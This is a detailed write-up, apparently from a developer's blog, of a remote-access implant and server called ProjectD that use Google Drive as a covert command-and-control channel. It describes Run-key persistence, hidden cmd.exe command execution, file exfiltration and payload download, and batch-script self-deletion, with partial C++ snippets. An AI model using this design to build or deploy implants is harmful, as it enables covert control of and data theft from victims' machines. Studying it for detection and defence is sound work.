Downloading a file from Drive is thankfully simpler. (see Manage downloads guide) If we know the file's Drive ID, we can issue a GET request to the Drive API with that ID and the `?alt=media` query parameter to fetch the file's contents directly:

```
std::string url = "/drive/v3/files/" + fileID + "?alt=media";
auto result = API.Get(url.c_str());
if (result && result->status == 200) {
    return json::parse(result->body);
}
return json(); // return empty JSON on failure
```

The `alt=media` flag tells Google to return the file data itself (not metadata). Since all of our C2 files (commands, info, etc.) are stored as JSON content, we directly parse the response body into a JSON object and return that. The client then decrypts the JSON if needed (using the Encryption class) and acts on it. For example, when the client finds a new `"command_file"`, it calls `DownloadFile` to get the encrypted command JSON, decrypts it, and executes the instruction.

Searching and Checking for Files

To enable a two-way communication using Drive, both the client and server frequently need to find files by name or by content. The Drive API supports query strings for searching (see Search files guide). In our class, `SearchFileName` searches the entire Drive (accessible to the service account) for files whose name contains a given string. `SearchFileNamePerUser(folderId, name)` does the same but within a specific folder (by adding the "'" in parents" filter).

We often use these to check if a file already exists so we know whether to create a new one or just update it. For instance, when the client is about to upload its `"public_key"` or `"status"`, it calls `SearchFileNamePerUser(clientFolderId, "public_key")` to see if that file is already present in its Drive folder:

> Checking for File Existence
>
> The client implements a helper `CheckFileExists(fileName)` that uses `DriveAPI::SearchFileNamePerUser`. If a file with that name is found in the client's folder, the function returns its ID. This way, before uploading, the client knows whether to call `UploadFile` with an empty `fileIdUpdate` (to create a new file) or with the existing file's ID (to update it). This approach prevents duplicate files like multiple "public_key" entries for the same machine.

Similarly, on the server side, `ListUsers` uses a query to get all folders (each representing a client) and then calls `SearchFileNamePerUser` for each folder to find that client's `info`, `public_key`, and `status` file IDs. This gives the server a quick snapshot of all connected clients and the resources available for each.

Enabling the C2 Workflow

With authentication and basic file operations in place, the DriveAPI class became the backbone of our C2 communication. The client continuously polls its Google Drive folder (every few seconds) for new command files using `SearchFileNamePerUser` (looking for files named like `"command_file_*"`). When it finds a new command, it downloads it with `DownloadFile`, decrypts it, and executes the instruction (e.g. run a shell command, download a file, or upload a file). After execution, the client uses `UploadFile` to push the results back to Drive – typically as a file named `"command_output_<id>"` containing the output or status of the command.

On the server side, sending a command is as easy as crafting the command JSON and using `DriveAPI::UploadFile` to drop a new file into the target client's folder (for example, a JSON file named `"command_file_12345"`). The client will pick it up on the next poll. The server can also fetch data by looking into the client's folder: for instance, after instructing a client to run a

command or take a screenshot, the server checks for the corresponding `"command_output_*"` file, then downloads and decrypts it via the DriveAPI.

In essence, the `DriveAPI` class abstracts away the HTTP calls and formatting needed to talk to Google Drive. With it, our C2 system can treat Google Drive almost like a remote filesystem or message queue — creating folders for each client, dropping command files, and reading result files — all secured by encryption and authenticated with Google's APIs.

Client Component

The client side of ProjectD is implemented by the **Client** class and a small `ClientMain.cpp` routine. This component runs on a target Windows machine and is responsible for establishing a secure C2 channel (via Google Drive), registering itself with the server, maintaining persistence on the host, and continuously polling for commands to execute. All network communication occurs through Google's cloud storage and is protected with strong encryption (using libsodium for key exchange and AES-GCM). We'll examine the Client class design, its initialization process, the main loop that waits for tasks, and how it executes various command types. We'll follow the client's operation chronologically – from startup and C2 registration, through periodic status beacons and command execution, to the shutdown/self-destruct routine – explaining key code segments along the way.

> ### No Focus on Stealth
>
> This client implementation prioritizes core functionality over stealth or evasion. It does **not** employ advanced antivirus/EDR bypass techniques or sophisticated hiding of its presence. The goal is to demonstrate the mechanics of persistence, command-and-control, and encryption in a straightforward manner, rather than to build an undetectable implant.

Class Overview and Design

The **Client** class encapsulates the state and behaviors needed for the C2 agent. Key members include:

- **DriveAPI** `driveAPI` – interface for Google Drive REST calls (searching files, uploading/downloading JSON data). The client uses this to communicate with the server by reading/writing files in a designated Drive folder.
- **Encryption** `encryptionClient` – cryptography helper (using libsodium) configured for the client role. It generates the client's key pair and handles encryption/decryption (including Diffie-Hellman key exchange to derive session keys, and AES-256-GCM for data encryption).
- **Unique ID** `clientID` – the Google Drive folder ID for this client. This uniquely identifies the client's directory in Drive. It's generated on first run and then stored for reuse.
- **Symmetric Keys** `receiveKey` and `transmitKey` – session keys derived from a client-server key exchange. The client uses `receiveKey` to decrypt commands or data sent *from* the server, and uses `transmitKey` to encrypt anything it *uploads* (so only the server can decrypt it).
- **Status Tracking** `statusFileID` – stores the Drive file ID of the client's "status" file. The client updates this file periodically with a timestamp to signal that it's alive.
- **Command State** `lastProcessedCommandFile` – remembers the last command file name that was handled. This prevents processing the same command twice if the file remains on Drive.
- **Persistent Shell Handles** `hShellStdin`, `hShellStdout`, `shellPI`, `shellRunning` – handles and state for an **optional persistent shell** (a hidden `cmd.exe` process). If enabled, the client spawns a background command shell once and reuses it for executing multiple commands, which is more efficient and preserves shell state. These members track the shell process and its I/O pipes.

```
class Client {
public:
    Client();
    void PersistInSystem();
    std::string ReadFromRegistry();
    void ExtractUploadClientInfo();
    void UpdateRealTimeStatus();
    std::tuple<bool, std::string, std::string> CheckForCommands();
    std::string ExecuteCommand(const std::string& command);
    void Shutdown();
    void EncryptAndUploadData(const std::string& fileName, const std::string& data, const std::string&
fileUpdate);
    std::string DownloadAndDecryptData(const std::string& fileID);
    std::string CheckFileExists(const std::string& fileName);
    std::string GetFileParentId(const std::string& fileId);
    std::string DownloadData(const std::string& fileId);
    std::string GetClientID() const;
```

```
    std::string RunExecutable(const std::string& exePath);
    std::string GetRemoteFileName(const std::string& fileId);
    bool SpawnShell();
    void CleanupShell();
    bool IsShellAlive() const;
    **snip snip**
private:
    std::string clientID;
    std::string statusFileID;
    std::string lastProcessedCommandFile;
    DriveAPI driveAPI;              // Google Drive interface
    Encryption encryptionClient;    // Crypto helper (libsodium)
    std::vector<unsigned char> clientPublicKey;
    std::vector<unsigned char> receiveKey, transmitKey;
    HANDLE hShellStdin = nullptr, hShellStdout = nullptr;
    PROCESS_INFORMATION shellPI{};
    bool shellRunning = false;
};
```

The **Client** class is self-contained and doesn't open any listening network sockets. Instead, it communicates entirely by manipulating files on Google Drive (the "C2" medium), similar to the server. The client's primary responsibilities are to **establish an initial presence** (create its folder and keys, report system info, and ensure it auto-starts), then **enter a loop to receive and execute commands** from the server. Execution of commands may spawn local processes (for shell commands or running programs), but there is no direct interactive console on the client side – it runs silently in the background.

Initialization and Key Exchange

When the client executable starts, the `main()` function creates a Client object, which triggers the constructor to perform a series of setup steps. Inside the **Client** constructor, the following operations occur (in order):

- **Google Drive Authentication:** The client loads a Google service account credential (a JSON key file) and authenticates to the Drive API. Just like the server, it generates a JWT and exchanges it for an OAuth access token internally (via `driveAPI.Authenticate()`). If this fails, the client cannot proceed (it will log a warning and return).
- **Client Folder Setup:** Next, the client establishes its dedicated folder on Google Drive. It calls `ReadFromRegistry()` to see if a `clientID` was stored from a previous run. If an ID exists, the client verifies that the corresponding folder still exists on Drive (via a search by ID). If the registry has no ID (first run) or the folder was not found, the client creates a new folder by calling `driveAPI.CreateUserFolder()`. This returns a fresh unique folder ID which becomes the new `clientID`. Immediately after creation, the client calls `PersistInSystem()` to record this ID in the registry and ensure the program will auto-run on startup (persisting its presence on the host).
  - *PersistInSystem:* This method writes two registry entries. First, it opens the **Run** key at `HKCU\Software\Microsoft\Windows\CurrentVersion\Run` and adds a value (named `"ControlD"` in this prototype) pointing to the client's executable (or a shortcut `.lnk` path). This causes Windows to launch the client automatically for the current user at logon. (This technique corresponds to MITRE ATT&CK persistence via **Registry Run Keys**.) Second, it creates a custom key `HKCU\Software\ControlD` and stores the `clientID` under value `"ID"`. On subsequent launches, the client will read this to reuse the same Drive folder.
- **Key Pair Generation & Upload:** The client then generates a new public/private key pair for itself (Ed25519 curve) by calling `encryptionClient.GenerateKeyPair()`. The resulting 32-byte public key (`clientPublicKey`) is Base64-encoded and wrapped in JSON, then uploaded to the client's Drive folder as a file named `public_key`. If a file by that name already exists (e.g. from a previous run), it is updated in place rather than duplicating. This public key file is how the server will later retrieve the client's key to establish a shared secret.
- **Server Public Key Fetch:** The client now needs the server's public key. It uses `driveAPI.SearchFileName("server_public_key")` to find the server's key file on Drive. This file is accessible to all clients. The client downloads the JSON content of `server_public_key` and extracts the Base64 string of the key, then decodes it to obtain the server's 32-byte public key.
- **Shared Secret Derivation:** With one party's public key (server) and the other's private key (client), the client computes a pair of shared symmetric keys. It calls `encryptionClient.CreateSharedKeys(clientKeyPair, serverPublicKey)`, which uses libsodium's Diffie-Hellman (X25519) under the hood to derive two 256-bit keys. The result is split into a **receive key** and **transmit key**. The Client stores these as `receiveKey` and `transmitKey` – from now on, all messages from server→client will be decrypted with `receiveKey`, and all data client→server will be encrypted with `transmitKey`.
- **System Information Upload:** After encryption is set up, the client gathers detailed system info and sends it to the C2. `ExtractUploadClientInfo()` is called to collect data like the current timestamp, username, OS version/build, CPU architecture, total and free disk space, and physical memory status. Let's walk through how this info is gathered, step by step, referencing the key WinAPI functions we used and why they fit perfectly for the job.

First, we capture the current local time using `std::chrono::system_clock::now()` and format it with `std::put_time` – straightforward C++ standard library stuff for a human-readable "YYYY-MM-DD HH:MM:SS" string.

Next, to get the logged-in username, we call GetUserNameW. This function retrieves the name of the user associated with the current thread (which could be an impersonated user if applicable), storing it in a wide-char buffer. We chose it because it's simple, reliable for Windows environments, and directly gives us the string we need without extra parsing – plus, it handles up to UNLEN (255) characters, more than enough for typical usernames.

For hardware details, we fetch the processor architecture with GetNativeSystemInfo, which fills a SYSTEM_INFO struct. This is preferred over GetSystemInfo because it accurately reports the native architecture on WOW64 (e.g., x64 on a 64-bit OS running 32-bit code). We switch on `wProcessorArchitecture` to map it to a friendly string like "x64 (AMD or Intel)" – essential for the server to know the target's capabilities.

OS version comes from GetVersionEx (with OSVERSIONINFOEX) for major/minor/build numbers, though it's deprecated in newer Windows – we suppress the warning and use it here for compatibility. Then, GetProductInfo refines that into a product type code (e.g., workstation vs. server). These were selected as the classic way to fingerprint Windows editions without needing admin privileges.

Disk stats are pulled via GetDiskFreeSpaceExA, querying the root drive for total and free bytes in ULARGE_INTEGERs. It's ideal because it handles large drives (>2GB) accurately and works on network shares too – we convert to GB strings for easy reading.

Finally, memory info uses GlobalMemoryStatusEx to fill a MEMORYSTATUSEX struct with total and available physical RAM. This extended version supports 64-bit values, crucial for modern systems with lots of memory; we format to MB strings.

These details are assembled into a JSON object. The client then checks if an `info` file already exists in its folder and gets its ID if so. Finally, it serializes the JSON and calls `EncryptAndUploadData("info", serialized_json, fileInfoID)` to encrypt this info with the `transmitKey` and upload it to Drive (creating the `info` file if it's the first time, or updating it if one exists). This provides the server with an initial footprint of the new client (or an updated profile of the host on repeat runs).

- **Status Beacon Setup:** The client prepares to maintain a heartbeat indicating it's online. It uses `CheckFileExists("status")` to see if a `status` file is already present in the folder (left from a previous session). If found, the file ID is stored in `statusFileID`; if not, `statusFileID` remains empty. The constructor then immediately calls `UpdateRealTimeStatus()` once to post the first heartbeat. Inside that method, the client gets the current time (in UTC) and formats it as `"YYYY-MM-DD HH:MM:SS"`. It then creates a JSON `{"Last Check Time": "<timestamp>"}` and encrypts+uploads it to the `status` file on Drive. (If `statusFileID` was empty, `UpdateRealTimeStatus()` will first call `CheckFileExists` again and thereby create a new `status` file on upload.) This mechanism sets up a persistent *"I am alive"* indicator that the server (or operator) can monitor.
- **Persistent Shell Launch (Optional):** As the final initialization step, the client attempts to create a hidden persistent shell. Calling `SpawnShell()` will spawn a new `cmd.exe` process in quiet mode (`/Q`) that stays open (`/K`) in the background. The code uses Win32 APIs to create two pipes: one for the shell's **stdin** and one for its **stdout**. These pipes are passed to the new process via its `STARTUPINFO` (so the shell's input/output are hooked to our handles). If `CreateProcessW` succeeds, the parent process (client) closes the child-end handles and keeps `hShellStdin` (write handle to shell input) and `hShellStdout` (read handle from shell output). A message is logged with the shell's PID, and `shellRunning` is set to `true`. From this point, the client has a live cmd.exe session at its disposal to execute commands. (If the shell fails to spawn, `shellRunning` remains `false` and the client will simply run commands in one-off processes as needed.)

With these steps complete, the Client object is fully initialized. The client has an established Drive folder with all requisite metadata (keys, host info, etc.) and a secure channel to the server via the shared keys. It's also anchored itself for persistence on the system. Now the execution flow moves to the main loop where the client waits for instructions.

Continuous Polling Loop and Status Updates

After constructing the Client, `ClientMain.cpp` enters an infinite loop to continuously poll for server commands and update status. The code is essentially:

```
Client user = Client();

int sleepTime = 10000;               // 10 seconds default polling interval
int currentSleepTime = sleepTime;

while (TRUE) {
```

```
    auto newCommand = user.CheckForCommands();
    std::string commandOutputName = "command_output_" + std::get<2>(newCommand);
    std::string fileCommandOutputID = user.CheckFileExists("command_output");

    if (std::get<0>(newCommand)) {
        // A new command file was found
        currentSleepTime = 500;     // speed up polling (0.5s) after a command
        // (Download and handle the command... **snip snip**)
    } else {
        // No new command found
        currentSleepTime = getMin(currentSleepTime + 100, sleepTime);
    }

    Sleep(currentSleepTime);
    user.UpdateRealTimeStatus();
}
```

Each iteration, the client checks its Google Drive folder for any new `command_file` uploaded by the server. This is done via `CheckForCommands()`, which queries Drive for files with name matching `"command_file"` in the client's folder. If one or more command files exist, it takes the first result. The client compares the file's name to `lastProcessedCommandFile` to ensure it hasn't already handled it. If it's a new command, `CheckForCommands()` returns a tuple `(true, <fileID>, <identifier>)` where *identifier* is a unique token extracted from the filename (e.g. a timestamp or random string after the last underscore). This identifier will be used to name the output file for that command. The method also updates `lastProcessedCommandFile` so that the client won't repeat this command on the next loop.

Back in the main loop, if a new command was indicated (`std::get<0>(newCommand)` is true), the client knows a server instruction is waiting to be executed:

- It immediately shortens the sleep interval to 500 ms. This allows the client to check again very quickly, which is useful in case there are multiple back-to-back commands or a follow-up action expected promptly by the server.
- It forms the **output filename** by concatenating `"command_output_"` with the identifier from the command file. For example, if the incoming command file was named `"command_file_20250707_133623"`, the client will prepare to create `"command_output_20250707_133623"`. This naming convention pairs each command with its result.
- It calls `CheckFileExists("command_output")` to see if any file with the base name `"command_output"` already exists in the folder. The implementation of `CheckFileExists` actually searches within *this client's folder* for a given name. If an older output file is present (perhaps from a prior command), this returns its file ID so the client can choose to **update** that file rather than create a new one. (In practice, the server may delete or overwrite old command files, but the client double-checks to avoid clutter.)

If no command is found in a cycle, the client takes a different path: it will **gradually increase** its sleep interval to reduce resource usage. The code uses a helper `getMin(currentSleepTime + 100, sleepTime)` – meaning each idle loop adds 100 ms (0.1s) to the delay, capping at the default of 10 seconds. This implements a simple **back-off** strategy: after handling a command (when `currentSleepTime` is reset to 0.5s), the polling slows down over time if no further commands arrive, up to a max of 10s between checks. This behavior balances responsiveness with not constantly hammering the Drive API when idle. The use of `Sleep(currentSleepTime)` (a WinAPI call analogous to `std::this_thread::sleep_for`) pauses the loop for the specified duration.

At the end of each loop iteration, the client updates its heartbeat. `UpdateRealTimeStatus()` is called every time through the loop, but internally it only performs an update once per minute (it tracks the last update time using a static timestamp). If at least 60 seconds have elapsed (or it's the first run), the client will record the current UTC time and upload it to the `status` file as described earlier. If less than a minute has passed, `UpdateRealTimeStatus` simply returns without doing anything. This ensures the `status` file isn't spammed on every loop iteration, while still providing roughly one-minute granularity of client liveness. (In the code snippet above, you may notice timing printouts around `UpdateRealTimeStatus()` – those are just debug messages measuring how long the upload took, and would be removed in production.)

The client's main loop as a whole runs on a single thread in this implementation – there are no separate background threads within the client process. The combination of a controlled sleep interval and periodic status pings is the client's way of remaining responsive to the server while being resource-conscious during idle periods.

Command Handling and Execution

When the client detects a new command file, it downloads and processes it immediately. Command files are JSON payloads created by the server, containing at minimum a `"type"` field (indicating what action to perform) and a `"command"` field (with any

parameters or arguments). The client uses `DownloadAndDecryptData(fileID)` to fetch the command file's contents from Drive. This method will retrieve the file (which is a JSON blob encrypted in Base64) and then try to decrypt it using first the `receiveKey` (since commands sent by the server are encrypted with the server's transmit key, which corresponds to the client's receive key). If that fails (e.g. if the file wasn't encrypted with the server's key), it falls back to `transmitKey` – but in normal operation, the first key should succeed for command files. The decrypted JSON text is then parsed.

Based on the `"type"` field in the command JSON, the client executes different routines. The supported command types and their behaviors are:

- `"cmd"` **– Execute Shell Command:** The client will run the provided string as a command in Windows CMD and capture its output. If the **persistent shell** was successfully spawned at startup (`shellRunning == true`), the client uses it to execute the command within the long-lived `cmd.exe` process. This involves writing the command into the shell's stdin and reading the result from its stdout pipe. The implementation appends a special sentinel marker (e.g. `& echo __END__`) to the command, so that the shell will print a known terminator string when the command finishes. The client reads from the stdout pipe until it detects the sentinel in the output, then it removes that marker and obtains the final output text. Using a persistent shell in this way avoids the overhead of launching a new process for each command and preserves state (current directory, loaded environment variables, etc.) between commands. If for some reason the persistent shell isn't available (not running or pipe write fails), the client falls back to a one-shot execution path. In the fallback, it creates a new process with `CreateProcess("cmd.exe /C <command>")` for the command, directing its output to a pipe, then reads the entire output once the process completes. Once the command is executed (by either method), the client takes the captured stdout text and calls `EncryptAndUploadData(...)` to upload it to the Drive as the **command output file** (using the name prepared earlier, e.g. `command_output_...`).
- `"download"` **– Download File from Drive:** This instructs the client to retrieve a file from Google Drive and save it to the local filesystem. The `"command"` field for a download contains two parts: a Drive file ID and a destination path on the client's machine (separated by a space). The client first parses out the `fileID` and `destinationPath` from the command string. It then determines whether the file is one of **its own** encrypted files or not by checking the file's parent folder on Drive: `GetFileParentId(fileID)` returns the folder ID containing that file, and if it matches the client's own `clientID` , the client concludes the file was uploaded by itself previously (and thus is encrypted with its `transmitKey`). In that case, it uses `DownloadAndDecryptData(fileID)` to fetch and decrypt the file. If the file sits outside the client's folder (e.g. perhaps a benign file or a resource the server placed elsewhere), the client calls `DownloadData(fileID)` which fetches the raw file content without attempting decryption. After obtaining the file's bytes (or encountering an error), the client proceeds to write the data to the specified local path. The code uses C++17 `<filesystem>` to handle the destination path: it checks if the given path should be treated as a directory (if the path points to an existing directory or if it has no filename extension). If so, it creates the directory (and any necessary parent directories), then appends the *remote file's* original name to that path. (The original filename is retrieved via `GetRemoteFileName(fileID)` , which calls the Drive API to get the file metadata.) If the destination path looks like a file (has an explicit filename and extension), the client ensures the parent directory exists and uses the path as given. It then opens a local file stream and writes the downloaded bytes to disk. Finally, the client reports the outcome: on success, it logs and uploads a message like *"File successfully downloaded to C:...<name>"*; on failure (empty data, bad file ID, or filesystem error), it uploads an error message describing what went wrong. All such messages are sent to the server by calling `EncryptAndUploadData(commandOutputName, <message>, fileCommandOutputID)` so that the server/operator can see the result of the download request.
- `"upload"` **– Upload File from Client:** This is essentially the opposite of the download command. The `"command"` content in this case is expected to be a local file path on the client. The client will attempt to read the file from disk and upload its contents to the Drive C2. On receiving an upload command, the client first verifies the file path string isn't empty. It then opens the file in binary mode and reads its entire contents into memory. If the file cannot be opened (e.g. it doesn't exist or access is denied), the client encrypts+uploads an error message to the output file (stating it failed to open the given path). If reading succeeds, the client extracts just the filename from the path (e.g. `/home/user/docs/**report.pdf**` -> `report.pdf`). It then calls `EncryptAndUploadData(fileName, fileData, fileCommandOutputID)` to encrypt the file bytes and upload them to Drive. Here, the `fileName` is used as the name of the new file on Drive, and by providing the `fileCommandOutputID` (if an existing output file ID was found earlier), the client ensures the upload either creates a new file or updates an old placeholder. In effect, the raw file from the client's machine is now available on Drive (within the client's folder) under its original name. The server or operator can fetch this file from the Drive C2 for inspection. No additional success message is needed in this case – the presence of the uploaded file itself is the result.
- `"run"` **– Run an Executable:** This instructs the client to launch a program or file on the host system. The `command` field contains the path to an executable (or script/batch file) that already exists on the client machine. Upon receiving this, the client uses the Windows API `CreateProcess` to attempt to start the process. The implementation in `RunExecutable()` sets up a `STARTUPINFO` and simply calls `CreateProcess(NULL, <exePath>, ...)` without creating a window (it doesn't pass `CREATE_NO_WINDOW` here, so it will use default, which may create a window if the app is GUI). After launching, it immediately closes the process and thread handles (not waiting for the spawned program to finish). The client then returns a status string – on failure, it includes the Windows error code (`GetLastError()`), and on success it returns a generic confirmation message. This result message (e.g. *"Executable launched successfully."* or an error code) is then encrypted and uploaded to the Drive output file for the server to see.

- `"shutdown"` **– Terminate Client:** This command instructs the client to gracefully shut itself down and remove traces. When the client sees a shutdown command, it invokes its `Shutdown()` method and then uploads a final message ("Client shutdown.") to the server before exiting. The `Shutdown()` routine is described in detail in the next section.

For any unrecognized command types, the client simply logs an error to stderr (and would ignore the command). In practice, the server should only send one of the above valid types.

Throughout the command handling logic, the client uses `EncryptAndUploadData` for sending back results. This helper takes a plaintext string, converts it to a byte vector, encrypts it with the client's `transmitKey` (AES-GCM via libsodium), Base64-encodes the ciphertext, and uploads it as a JSON file to Drive. By passing the appropriate `fileName` and (optionally) an existing `fileUpdate` ID, it either creates a new file or updates an existing one. This is how outputs (whether command results, status messages, or uploaded file data) are delivered securely to the server.

Shutdown and Self-Destruct

The **Shutdown** procedure is designed to cleanly deregister the client and remove it from both the host and the C2. This can be triggered remotely by the `"shutdown"` command or conceivably by the client itself in some scenarios. When `Client::Shutdown()` is called, it performs the following:

- **Remove Persistence:** The client deletes the registry entries it created for persistence. It opens the **Run** key and removes the `"ControlD"` value so that Windows will no longer auto-launch the client on login. It also opens the custom `HKCU\Software\ControlD` key and deletes the stored `ID` value. These steps ensure no artifacts remain in the registry to point to the client after it's gone.
- **Delete C2 Folder:** The client then instructs the Drive API to wipe its entire folder in the cloud. It calls `driveAPI.MassDeleteFiles(clientID)`, which presumably deletes the folder and all files within it on Google Drive. This essentially severs the client from the C2 server by removing its presence in the shared Drive space (so the server will know it's gone, and any later reuse of the same ID would fail).
- **Self-Delete Executable:** Finally, the client removes its own binary from the filesystem. Since a process cannot directly delete its running `.exe`, the client employs a common self-deletion trick using a batch script. It obtains its current executable path via `GetModuleFileName`, then queues the containing directory for deletion on reboot using `MoveFileExA` (harmless if it's already gone). It creates a new `.bat` file with the same path plus ".bat" extension. Into this batch file it writes a short loop that repeatedly tries to delete the client's EXE file until successful, then deletes the batch file itself. The client then launches this script in the background (`start /b "" cmd /c <batchFileName>`) using `ExecuteCommand`, and cleans up any persistent shell by calling `CleanupShell()`. Finally, it calls `ExitProcess(0)` to terminate itself. The batch script (now running in a separate process) will carry out the deletion of the original executable and then remove its own .bat file, leaving no trace of the client program on disk.

After triggering the self-delete, the client process exits. On the server side, the last thing the operator sees from this client is the `"Client shutdown."` message that was uploaded to the Drive before termination. From that point on, the client's folder and files on Drive should be gone and the program will not restart (since its persistence was removed and the binary is deleted). Essentially, the client has completely **self-destructed** in response to the shutdown command.

Summary

Throughout this whole sequence, it's important to note that while the ProjectD client implements the core functionality of a C2 agent (persistence, key exchange, encrypted comms, command execution, and cleanup), it does so in a straightforward manner without attempting to hide from detection. For example, using a Run key for autostart and spawning `cmd.exe` for command execution are *effective but noisy* techniques – easily noticed by savvy users or security software. Future enhancements could focus on stealth (e.g. running in memory, process injection, or obfuscating its registry entries). However, the current implementation provides a clear, educational look at how such client malware operates under the hood, trading stealth for simplicity.

Server Component

The server side of ProjectD is implemented by the **Server** class and a simple `main` routine. This component is responsible for tracking all client devices, distributing commands, and relaying results via Google Drive. It uses Google's cloud storage as the C2 channel, and employs strong encryption (via libsodium) to secure all data in transit. In this section, we'll examine the Server class design, its threading model, and the main loop that drives it. We'll follow the server's operation chronologically – from initialization and client monitoring to interactive command sessions and the final shutdown sequence – explaining key code segments along the way.

Class Overview and Design

The **Server** class serves as the orchestrator of C2 operations. It encapsulates:

- **DriveAPI** `driveAPI` – a helper for Google Drive REST calls (listing files, uploading/downloading data, etc.). This allows the server to treat Drive as its network and storage backend.
- **Encryption** `encryptionServer` – an instance configured with the **Server** role that handles cryptographic functions (key generation, encryption/decryption). It uses libsodium under the hood for robust cryptography (e.g. Diffie-Hellman key exchange and AES-256-GCM encryption).
- **User Cache** `userCache` – an in-memory map (`unordered_map`) from user ID to a **UserInfo** struct. This caches each client's username, last known status (Online/Offline), public key, and last check-in time. The cache is continually updated by a background thread to reflect near real-time client info.
- **Server Key Pair** `serverPublicKey` and `serverPrivateKey` – the server's own long-term key pair for asymmetric encryption. The public half is shared with clients via Drive, while the private half stays on the server.
- **Session Keys** `transmitKey` and `receiveKey` – symmetric keys derived for each client session. These are generated through a key exchange (one key used to encrypt data sent *to* the client, and the other for data *from* the client). The server computes these keys on the fly whenever it contacts a client's folder.
- **Miscellaneous**: `lastProcessedCommandOutput` (tracks the last command result file seen to avoid duplicate processing), and constants like `COMMAND_TIMEOUT` (30s) and `POLL_INTERVAL` (100ms) to control waiting for client responses. There's also a static `PRIVATE_KEY_FILE` path where the server's private key is stored persistently on disk.

```
class Server {
public:
    Server();
    void ListAllUsers();
    void ListUserFiles(std::string folderID);
    void ListRootFiles();
    void UploadMassCommand(const json& command, bool purgeOffline = false);
    void UploadCommand(const json& command, const std::string folderID);
    std::string DownloadCommandResult(const std::string userID, const std::string commandOutputID);
    std::pair<bool, std::string> CheckForCommandsResults(const std::string folderID);
    void InitiateUserConnection(const std::string userID);
    void LogActivity(const std::string& activity, const std::string& userName, bool isServer);
    void MonitorClientActivity();
    void SelfDestruct();
    bool ValidateCommandSyntax(const json& command, const std::string& connectedUserID);
    void EncryptAndUploadData(/* ... */);
    **snip snip**
private:
    DriveAPI driveAPI;               // Google Drive interface
    Encryption encryptionServer;     // Crypto routines (libsodium)
    std::string lastProcessedCommandOutput;
    std::vector<unsigned char> serverPublicKey, serverPrivateKey;
    std::unordered_map<std::string, UserInfo> userCache;
    std::pair<std::vector<unsigned char>, std::vector<unsigned char>> serverKeyPair;
    std::vector<unsigned char> receiveKey, transmitKey;
    bool FileExists(const std::string& fileId);
    static constexpr const char* PRIVATE_KEY_FILE = "server_private_key.b64";
};
```

The **Server** class is largely self-contained. It doesn't spawn network sockets or child processes; instead, it communicates with clients by reading/writing files in their dedicated Drive folders. This design offloads heavy lifting (connectivity, storage) to Google's infrastructure. The server's main tasks are to maintain an updated list of clients, handle encryption for each client session, and facilitate an **operator console** – a text-based menu for issuing commands. Next, let's walk through how the server starts up and prepares its environment.

Initialization and Key Management

When you launch the server, the `main()` function first handles Google Drive authentication using a **service account** credentials file. A JSON Web Token (JWT) is generated and exchanged for an OAuth access token to use the Drive API. The **jwt-cpp** library is used here to create the signed JWT (per Google's spec) and **cpp-httplib** to perform the HTTPS POST request to Google's OAuth endpoint. If authentication succeeds, the main routine proceeds to construct the Server object:

```
// ServerMain.cpp (main function excerpt)
DriveAPI drive;
std::string private_key = load_private_key_from_json("c2server-...180c6.json");
std::string jwt_token   = drive.GenerateJWT(private_key);
drive.RequestAcessToken(jwt_token);
// **snip** (after obtaining access token)
Server server = Server();
```

Inside the **Server** constructor, a number of important setup steps occur:

- **Google Drive Setup**: The constructor calls `driveAPI.Authenticate(private_key)`, which internally invokes the same JWT generation and token request flow (if not already done). This ensures the `DriveAPI` client has a valid `accessToken` to authorize subsequent requests.
- **Server Key Pair Handling**: The server needs its own asymmetric key pair for secure communications. On the very first run, no server key exists on Drive, so the constructor uses `encryptionServer.GenerateKeyPair()` to create a fresh key pair (32-byte public and 32-byte private key). The private key is then **saved locally** (to `server_private_key.b64`) and the public key is uploaded to Drive, in a JSON file named `"server_public_key"`. This upload makes the server's public key visible to all clients (they will fetch it to perform the key exchange).
  - If the server has been run before, it will find an existing `"server_public_key"` file on Drive. In that case, the constructor downloads that file to retrieve the stored public key. If that JSON also contained a `"private_key"` field (meaning it was an older deployment where both halves were stored in the cloud), the server will **migrate** to a safer setup: it decodes the private key, saves it locally, then **overwrites** the Drive file to remove the private key. Normally, however, the Drive file only contains the public key. The server reads its own private key from disk (`LoadPrivateKey()`), and if that fails (file missing), it aborts startup to avoid any key mismatch.
  - In either scenario, by the end of the constructor the server has loaded or generated: `serverKeyPair = { serverPublicKey, serverPrivateKey }`, and ensured the public key is stored on Drive for clients. It logs whether it "Loaded existing server keys" or "Generated and uploaded new server keys" accordingly.
- **Encryption Context**: The `Encryption` member (`encryptionServer`) was constructed with role=Server, which initializes libsodium and prepares for key exchange as a server. No symmetric keys are derived yet at this point – those will be created on a per-client basis when needed.

At this stage, the server is authenticated to Drive and ready to communicate securely. The next concern is how the server keeps track of client activity. This is accomplished via a **background thread** that continuously monitors all clients.

Background Client Monitoring (Threading Model)

Once the Server object is initialized, `main()` launches a **monitor thread** that runs in parallel to the interactive console. This thread calls `Server::MonitorClientActivity()` in an infinite loop, sleeping between iterations:

```
// Launch background monitoring thread (ServerMain.cpp)
std::thread monitorThread([&server]() {
    while (true) {
        server.MonitorClientActivity();
        std::this_thread::sleep_for(std::chrono::seconds(30));
    }
});
```

> std::thread
>
> **std::thread** (C++11) allows concurrent execution of code. Here it's used to spawn a detached thread that periodically polls Google Drive for client updates, while the main thread remains free to accept user input. The call to `std::this_thread::sleep_for` pauses the thread for a fixed interval (30 seconds in this case) between monitoring cycles.

The **MonitorClientActivity** method is essentially a heartbeat that refreshes the server's view of all clients. It works as follows:

- Calls `driveAPI.ListUsers()` to retrieve a list of all user folders on Drive. Each "user" is represented by a folder (usually named with a unique ID). The DriveAPI returns a JSON array where each element includes the folder's `id` and possibly known file IDs for that user's info, status, and keys.
- The server records the current time (`system_clock::now()`) at the start of monitoring. This will be used to determine if clients are online.

- It then loops through each user entry:
  1. **Public Key Presence**: The server checks if the client's `"public_key"` file still exists via `CheckFileExists("public_key", userID)`. If not found, it assumes that client has disconnected or been removed. In that case, it logs a warning and removes the user from the cache. This prevents stale data for defunct clients.
  2. **Key Exchange**: If the public key is present, the server calls `EstablishEncryptedConnection(userID)` to establish or update the session keys for that client. Inside this function, the server downloads the client's public key (if not already fresh) and uses libsodium's key exchange to derive new `receiveKey` and `transmitKey` for communication. The **Encryption::CreateSharedKeys** method performs an Elligator-based Diffie–Hellman exchange (`crypto_kx_*` in libsodium) to produce two 256-bit keys – one for each direction. These symmetric keys are stored in the Server object for subsequent encryption/decryption with that client. The server also updates the `userCache` with the client's public key and the last time it changed on Drive.
